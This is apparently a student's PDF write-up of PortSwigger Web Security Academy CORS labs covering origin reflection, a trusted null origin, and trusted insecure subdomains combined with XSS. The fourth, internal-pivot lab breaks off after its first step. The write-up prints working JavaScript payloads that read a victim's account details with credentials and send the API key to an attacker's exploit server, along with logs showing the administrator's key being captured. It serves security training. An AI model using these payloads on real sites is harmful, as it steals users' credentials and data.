

Cross-origin resource sharing (CORS)

Table of Contents

1. CORS vulnerability with basic origin reflection.....	2
2. CORS vulnerability with trusted null origin.....	4
3. CORS vulnerability with trusted insecure protocols	6
4. CORS vulnerability with internal network pivot attack.....	9

1. CORS vulnerability with basic origin reflection

Lab: CORS vulnerability with basic origin reflection



APPRENTICE

LAB

Not solved

This website has an insecure **CORS** configuration in that it trusts all origins.

To solve the lab, craft some JavaScript that uses CORS to retrieve the administrator's API key and upload the code to your exploit server. The lab is solved when you successfully submit the administrator's API key.

You can log in to your own account using the following credentials: `wiener:peter`

Sol) Steps:

- 1) In the response we can see there is an API key

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 GET /accountDetails HTTP/1.1 2 Host: 0a8f00a00380a56ec1b82694006300c2.web-security-academy.net 3 Cookie: session=kZNYbEdLnXqtBRws3lGexg3TrQe0HcNt 4 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24" 5 Sec-Ch-Ua-Mobile: ?0 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36 7 Sec-Ch-Ua-Platform: "Windows" 8 Accept: */* 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Dest: empty 12 Referer: https://0a8f00a00380a56ec1b82694006300c2.web-security-academy.net/my-account 13 Accept-Encoding: gzip, deflate 14 Accept-Language: en-US,en;q=0.9</pre>				<pre>1 HTTP/1.1 200 OK 2 Access-Control-Allow-Credentials: true 3 Content-Type: application/json; charset=utf-8 4 Connection: close 5 Content-Length: 149 6 7 { 8 "username": "wiener", 9 "email": "", 10 "apikey": "pTJdC7iDyv8seg7rsbAG83JpGAcT7aPm", 11 "sessions": [12 "kZNYbEdLnXqtBRws3lGexg3TrQe0HcNt" 13] 14 }</pre>			

- 2) Our goal is to retrieve the API key of the administrator
- 3) In the response received there is Access-Control-Allow-Credentials header set to true which simply means that it is supporting CORS

- 4) Using repeater I have sent request setting the Origin to some random website name and notices it is been reflected in the response (Access-Control-Allow-Origin)




- 5) Our next step is to send an HTTP request and get a response which will contain the API key of the admin

```
1 GET /accountDetails HTTP/1.1
2 Host:
3 Cookie: session=kZNYbEdLnXqtBRws3lGexg3TrQe0HcNt
4 Sec-Ch-Ua: "Chromium";v="107". "Not=A?Brand";v="24"
```

- 6) To get the api key we are crafting some html code which will send a request with the property withCredentials=true and will send a response with the data.

```
7) <html>
8)   <body>
9)     <script>
10)       var req = new XMLHttpRequest();
11)       req.onload = reqListener;
12)       req.open('get','https://0ab5003203f28335c070cd4700af0022.web-security-academy.net/accountDetails',true);
13)       req.withCredentials = true;
14)       req.send();
15)
16)       function reqListener() {
17)         location='/logg?key='+this.responseText;
18)       };
19)     </script>
20)   </body>
21) </html>
```

```
20 2022-11-15 19:29:28 +0000 GET /exploit/ HTTP/1.1 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.87 Safari/537.36"
21 2022-11-15 19:29:28 +0000 GET / HTTP/1.1 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.87 Safari/537.36"
22 2022-11-15 19:29:29 +0000 GET / HTTP/1.1 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.87 Safari/537.36"
23 2022-11-15 19:29:29 +0000 GET /resources/css/labsDark.css HTTP/1.1 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.87 Safari/537.36"
24 2022-11-15 19:29:29 +0000 GET / HTTP/1.1 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.87 Safari/537.36"
```



2. CORS vulnerability with trusted null origin

Lab: CORS vulnerability with trusted null origin



APPRENTICE

LAB

Not solved

This website has an insecure **CORS** configuration in that it trusts the "null" origin.

To solve the lab, craft some JavaScript that uses CORS to retrieve the administrator's API key and upload the code to your exploit server. The lab is solved when you successfully submit the administrator's API key.

You can log in to your own account using the following credentials: wiener:peter

Sol) Steps:

- 1) We send a request from the repeater with Origin as name of some random website and in the response we cannot see Access-Control-Allow-Origin like before which means it does not accept arbitrary origins.

Pretty	Raw	Hex
1	GET /accountDetails HTTP/1.1	
2	Host: 0a0c0061048e4c6ec0d37cba0022002c.web-security-academy.net	
3	Cookie: session=GTdrGhCWlP6VvYEg4ojZvMeCl5oiYjQp	
4	Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"	
5	Sec-Ch-Ua-Mobile: ?0	
6	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36	
7	Sec-Ch-Ua-Platform: "Windows"	
8	Accept: */*	
9	Sec-Fetch-Site: same-origin	
10	Sec-Fetch-Mode: cors	
11	Sec-Fetch-Dest: empty	
12	Origin: https://somenaliciouswebsite.com	
13	Referer: https://0a0c0061048e4c6ec0d37cba0022002c.web-security-academy.net/my-account	
14	Accept-Encoding: gzip, deflate	
15	Accept-Language: en-US,en;q=0.9	
16	Connection: close	
17		

Pretty	Raw	Hex	Render
1	HTTP/1.1 200 OK		
2	Access-Control-Allow-Credentials: true		
3	Content-Type: application/json; charset=utf-8		
4	Connection: close		
5	Content-Length: 149		
6			
7	{		
8	"username": "wiener",		
9	"email": "",		
10	"apikey": "sG12HURinA7VBGvWtsrAXjFK3RulP8Y2",		
11	"sessions": [
12	"GTdrGhCWlP6VvYEg4ojZvMeCl5oiYjQp"		
13]		
14	}		

- 2) Our next step is to use null value and check, and it worked for us

pretty	KAW	hex	pretty	KAW	hex	renderer
1 GET /accountDetails HTTP/1.1			1 HTTP/1.1 200 OK			
2 Host: 0a0c0061048e4c6ec0d37cba0022002c.web-security-academy.net			2 Access-Control-Allow-Origin: null			
3 Cookie: session=GTdkGhCwLP6VvYg4ojZvMeCl5oiYjQp			3 Access-Control-Allow-Credentials: true			
4 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"			4 Content-Type: application/json; charset=utf-8			
5 Sec-Ch-Ua-Mobile: ?0			5 Connection: close			
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36			6 Content-Length: 149			
7 Sec-Ch-Ua-Platform: "Windows"			7 {			
8 Accept: */*			8 "username": "wiener",			
9 Sec-Fetch-Site: same-origin			9 "email": "",			
0 Sec-Fetch-Mode: cors			10 "apikey": "sG1cHURinA7VBGwWtsrAX;FK3BulP8Yz",			
1 Sec-Fetch-Dest: empty			11 "sessions": {			
2 Origin: null			12 "GTdkGhCwLP6VvYg4ojZvMeCl5oiYjQp"			
3 Referer: https://0a0c0061048e4c6ec0d37cba0022002c.web-security-academy.net/my-account			13 }			
4 Accept-Encoding: gzip, deflate			14 }			
5 Accept-Language: en-US,en;q=0.9			15 }			
6 Connection: close						

- 3) Just like the previous example to retrieve the admin's api key we send a request and in the response we get the api key, but in our current lab the request is only sent when Origin is null hence we will use **iframe sandbox** to
- 4) show as if the request is null

Payload:

```
<html>
  <body>
    <iframe sandbox="allow-scripts allow-top-navigation allow-forms" srcdoc="
      <script>
        var req = new XMLHttpRequest();
        req.onload = reqListener;
        req.open('get', 'https://0a0c0061048e4c6ec0d37cba0022002c.web-
security-academy.net/accountDetails',true);
        req.withCredentials = true;
        req.send();

        function reqListener() {
          location='https://exploit-
0a450093046b4c65c0217cb3015f00fb.exploit-
server.net/exploit/log?key='+encodeURIComponent(this.responseText);
        };
      </script>"></iframe>
    </body>
  </html>
```

```
10.10.110.620 2022-11-15 19:57:33 +0000 GET /resources/css/labsDark.css HTTP/1.1 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36"
10.15.118.230 2022-11-15 19:57:39 +0000 POST / HTTP/1.1 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36"
10.15.118.230 2022-11-15 19:57:39 +0000 GET /resources/css/labsDark.css HTTP/1.1 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36"
10.15.118.230 2022-11-15 19:57:41 +0000 POST / HTTP/1.1 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36"
10.15.118.230 2022-11-15 19:57:42 +0000 GET /deliver-to-victim HTTP/1.1 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36"
10.15.118.230 2022-11-15 19:57:42 +0000 GET /exploit/ HTTP/1.1 200 "User-Agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.87 Safari/537.36"
10.15.118.230 2022-11-15 19:57:42 +0000 GET /exploit/log?key={%20%20%22username%22:%20%22administrator%22,%20%20%22email%22:%20%22%22,%20%20%22apikey%22:%20%228bd813DnpUWQJutsjThZzrPIVRM0PdJ} HTTP/1.1 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36"
10.15.118.230 2022-11-15 19:57:43 +0000 GET /resources/css/labsDark.css HTTP/1.1 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36"
10.15.118.230 2022-11-15 19:57:43 +0000 GET / HTTP/1.1 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36"
10.15.118.230 2022-11-15 19:57:45 +0000 POST / HTTP/1.1 302 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36"
10.15.118.230 2022-11-15 19:57:45 +0000 GET /log HTTP/1.1 200 "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36"
```

Congratulations, you solved the lab!

Share your skills!

Continue learning >>

Craft a response

URL: <https://exploit-0a450093046b4c65c0217cb3015f00fb.exploit-server.net/exploit>

HTTPS



3. CORS vulnerability with trusted insecure protocols

Lab: CORS vulnerability with trusted insecure protocols



PRACTITIONER



LAB

Not solved

This website has an insecure **CORS** configuration in that it trusts all subdomains regardless of the protocol.

To solve the lab, craft some JavaScript that uses CORS to retrieve the administrator's API key and upload the code to your exploit server. The lab is solved when you successfully submit the administrator's API key.

You can log in to your own account using the following credentials: `wiener:peter`

Sol) Steps:

1) when I set the origin value with the host value it worked

Request

```
1 GET /accountDetails HTTP/1.1
2 Host: 0ac700ef0384a73bc0a498ac00fc0068.web-security-academy.net
3 Cookie: session=LkISn73XpidY00b1BTQWySZLVdaZLR5
4 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept: */*
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Origin: https://0ac700ef0384a73bc0a498ac00fc0068.web-security-academy.net
13 Referer: https://0ac700ef0384a73bc0a498ac00fc0068.web-security-academy.net/my-account
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
```

Response

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: https://0ac700ef0384a73bc0a498ac00fc0068.web-security-academy.net
3 Access-Control-Allow-Credentials: true
4 Content-Type: application/json; charset=utf-8
5 Connection: close
6 Content-Length: 149
7
8 {
9   "username": "wiener",
10  "email": "",
11  "apikey": "4tcN1fNE7F10RE1HfF7V0k0ik0MC5Jyo",
12  "sessions": [
13    "LkISn73XpidY00b1BTQWySZLVdaZLR5"
14  ]
15 }
```

2) now checking for subdomains

3) I used random.hostname in origin and it did not work

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 GET /accountDetails HTTP/1.1 2 Host: 0ala00c60308e697c0040646003100b6.web-security-academy.net 3 Cookie: session=Y7IIClzn2U13uN899tylWt14vmVvqGH9 4 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24" 5 Sec-Ch-Ua-Mobile: ?0 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36 7 Sec-Ch-Ua-Platform: "Windows" 8 Origin: http://random.0ala00c60308e697c0040646003100b6.web-security-acade my.net 9 Accept: */* 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: cors 12 Sec-Fetch-Dest: empty 13 Referer: https://0ala00c60308e697c0040646003100b6.web-security-academy.net /my-account 14 Accept-Encoding: gzip, deflate 15 Accept-Language: en-US,en;q=0.9 16 Connection: close </pre>				<pre> 1 HTTP/1.1 200 OK 2 Access-Control-Allow-Credentials: true 3 Content-Type: application/json; charset=utf-8 4 Connection: close 5 Content-Length: 149 6 7 { 8 "username": "wiener", 9 "email": "", 10 "apikey": "oyJ4NTNEIfFjY5XSb1gidBtQCmERlm1l", 11 "sessions": [12 "Y7IIClzn2U13uN899tylWt14vmVvqGH9" 13] 14 } </pre>			

4) I have used stock.hostname and it worked

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 GET /accountDetails HTTP/1.1 2 Host: 0ala00c60308e697c0040646003100b6.web-security-academy.net 3 Cookie: session=Y7IIClzn2U13uN899tylWt14vmVvqGH9 4 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24" 5 Sec-Ch-Ua-Mobile: ?0 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36 7 Sec-Ch-Ua-Platform: "Windows" 8 Origin: http://stock.0ala00c60308e697c0040646003100b6.web-security-academ y.net 9 Accept: */* 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: cors 12 Sec-Fetch-Dest: empty 13 Referer: https://0ala00c60308e697c0040646003100b6.web-security-academy.net /my-account 14 Accept-Encoding: gzip, deflate 15 Accept-Language: en-US,en;q=0.9 16 Connection: close </pre>				<pre> 1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: http://stock.0ala00c60308e697c0040646003100b6.web-security-academ y.net 3 Access-Control-Allow-Credentials: true 4 Content-Type: application/json; charset=utf-8 5 Connection: close 6 Content-Length: 149 7 8 { 9 "username": "wiener", 10 "email": "", 11 "apikey": "oyJ4NTNEIfFjY5XSb1gidBtQCmERlm1l", 12 "sessions": [13 "Y7IIClzn2U13uN899tylWt14vmVvqGH9" 14] 15 } </pre>			

5) Our first step is to find XSS vulnerability in our subdomain

6) When I entered the below url I got the alert

a. [http://stock.0a1a00c60308e697c0040646003100b6.web-security-academy.net/?productId<script>alert\(1\)</script>&storeId=1](http://stock.0a1a00c60308e697c0040646003100b6.web-security-academy.net/?productId<script>alert(1)</script>&storeId=1)

7) So we have a XSS vulnerability as well, so we will send and get our response of the credentials using this vulnerability and below is the payload

```

<script>document.location="http://stock.0a0800e104365ffec000ded600b900
8a.web-security-academy.net/?productId=2<script>var req = new
XMLHttpRequest(); req.onload = reqListener;
req.open('get','https://0a0800e104365ffec000ded600b9008a.web-security-
academy.net/accountDetails',true); req.withCredentials =

```

```
true;req.send();function reqListener() {location='https://exploit-0abd004c04755f6bc08ede8401d000c0.exploit-server.net/exploit/log?key='%2bthis.responseText;};%3c/script>&storeId=1"</script>
```

8)we are sending the req as part of stock.id url

```
NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36"
la/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari
ictim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.87 Safari/537.36"
strator%22,%20%20%22email%22:%20%22%22,%20%20%22apikey%22:%20%229ErDX9J0mV2IP0s6qjUIbHZHwvZ7XxWH%22,%20%
T 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36"
nt: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.1
NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36"
```



CORS vulnerability with trusted insecure protocols

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)

[Home](#) | [My account](#)

4. CORS vulnerability with internal network pivot attack

Lab: CORS vulnerability with internal network pivot attack



EXPERT

LAB

Not solved

This website has an insecure **CORS** configuration in that it trusts all internal network origins.

This lab requires multiple steps to complete. To solve the lab, craft some JavaScript to locate an endpoint on the local network (`192.168.0.0/24` , port `8080`) that you can then use to identify and create a CORS-based attack to delete a user. The lab is solved when you delete user `Carlos` .



Note

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use the provided exploit server and/or Burp Collaborator's default public server.

Sol) Steps:

- 1) We need burp suite professionals to solve this problem
-